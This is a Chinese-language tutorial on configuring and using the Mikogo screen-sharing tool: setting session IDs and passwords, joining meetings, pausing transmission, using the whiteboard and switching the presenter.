


图3




图4

在“Start Options”面板（如图4）勾选“Use the following session”项，可以允许您自定义网络会议会话ID，如果您不设置该项的话，Mikogo可以自动为您分配会话ID。勾选“Use a session password”项，可以为您的会话ID设置密码，这样所有的来访者在参与网络会议时，不仅要知道网络会话ID，而且必须输入该会话的密码，才可以进入网络会话环境。在“Pause Text”栏中可以设置提示信息，当主控方暂时“冻结”共享屏幕时，可以将该信息发送给所有的参与者。在“Save Recording Location”栏中点击浏览按钮，设置对应的路径，用来存储保存屏幕录像文件。在“Connection”面板中选择连接Mikogo服务器的方式，包括不使用代理服务器、使用HTTPS、SOCKS4、SOCKS5、Web代理服务器等，您可以根据需要进行配置，当配置完成后，可以点击“Test connection”按钮，可以连接到Mikogo提供的测试项目上，进行实际的连接测试操作。如果提示成功，那么就表示您可以正常使用Mikogo来创建共享屏幕了。之后点击确定按钮保存配置。

发起网络会议

在系统托盘的Mikogo右键菜单上点击“Start Metting”项，即可开始创建共享屏幕操作，当共享屏幕创建成功后，在弹出的窗口（如图5）中的“Session Information”面板中显示详细的报告信息，其中最主要的是“enter the Session ID”栏中的会话ID号，例如“263-299-724”等。参与者必须使用该ID才可以连接到您的共享屏幕上。




图5




图6

您可以将该ID号发送给您的好友，对方在系统托盘的Mikogo右键菜单中点击“Join Mettings”项，在登录窗口（如图6）中的“Session ID”栏输入上述ID号码，在“Your Name”栏中输入其名称。点击“Join Seesion”按钮，即可连接到您的共享屏幕上，并在自动打开的预览窗口中显示您的桌面内容。之后您屏幕上的任何变化，所有的参与者都可以实时观测到。当远程参与者连接到本机的共享屏幕后，在屏幕的右下角

可以弹出提示面板，显示连接到本机的用户信息。如果客户端不想安装Mikogo程序的话，也可以直接在浏览器中打开网址“http://www.mikogo.net.cn”，在页面右上角点击“参加会议”按钮，在弹出页面中的“Session Login”栏中输入会话ID，连接密码，昵称等信息，确认后可以直接在浏览器窗口中进入网络会议界面，在其中对主控机桌面进行互动操作。





图7

独特的电子白板功能

作为主控方，您可以全面掌控屏幕共享的所有权限。在系统托盘的Mikogo右键菜（如图7）中点击“Pause Transmission”项，可以暂停屏幕共享操作。之后系统托盘中Mikogo图标会不断闪烁，表示当前当前会话已经被冻结。以后您在屏幕上的举动，所有的参与者都无法看到，该功能可以有效保护您的机密信息，例如您在查看一些敏感信息时，可以暂停屏幕共享，这样其它参与者就无法接触您的机密数据了。当需要恢复网络会话时，在上述菜单点击“Continue Transmission”项即可。

为了更好的和远程用户进行交流，Mikogo提供了电子白板功能。在Mikogo右键菜单上点击“Whiteboard”项，在屏幕上可以弹出电子白板控制界面（如图8），利用其提供的笔刷、直线、圆形、文字、橡皮等工具，可以在屏幕上自由的书写或者描绘各种文件或者图案，这样可以更好的表达您的意图。


图8

更换共享屏幕

在默认情况下，所有访问者共享的是主控机的屏幕内容。作为主控方，你完全具有更换共享屏幕的权利，也就是说，您可以指定任意访问者的屏幕作为共享屏幕，这样该用户的屏幕就处于所有访问者的共同控制之下。主控端在Mikogo右键菜单中点击“Switch Presenter”项，在其中显示所有的参与者的名称，在其中选择对应的参与者，Mikogo即可向该远程用户发送共享屏幕的请求（如图9），当该用户接收到询问窗口后，点击其中的“Yes”按钮，即可接收请求，之后即可将该用户的桌面设置为共享屏幕，所有的参与者（包括主控方）都可以在Mikogo预览窗口中看到该用户的桌面内容了。当主控方希望收回共享屏幕控制权时，可以在Mikogo的右键菜单中点击“Switch Presenter”→“Disable”项，即可取消选定用户的屏幕共享权，将主控机屏幕重新设置为共享屏幕。

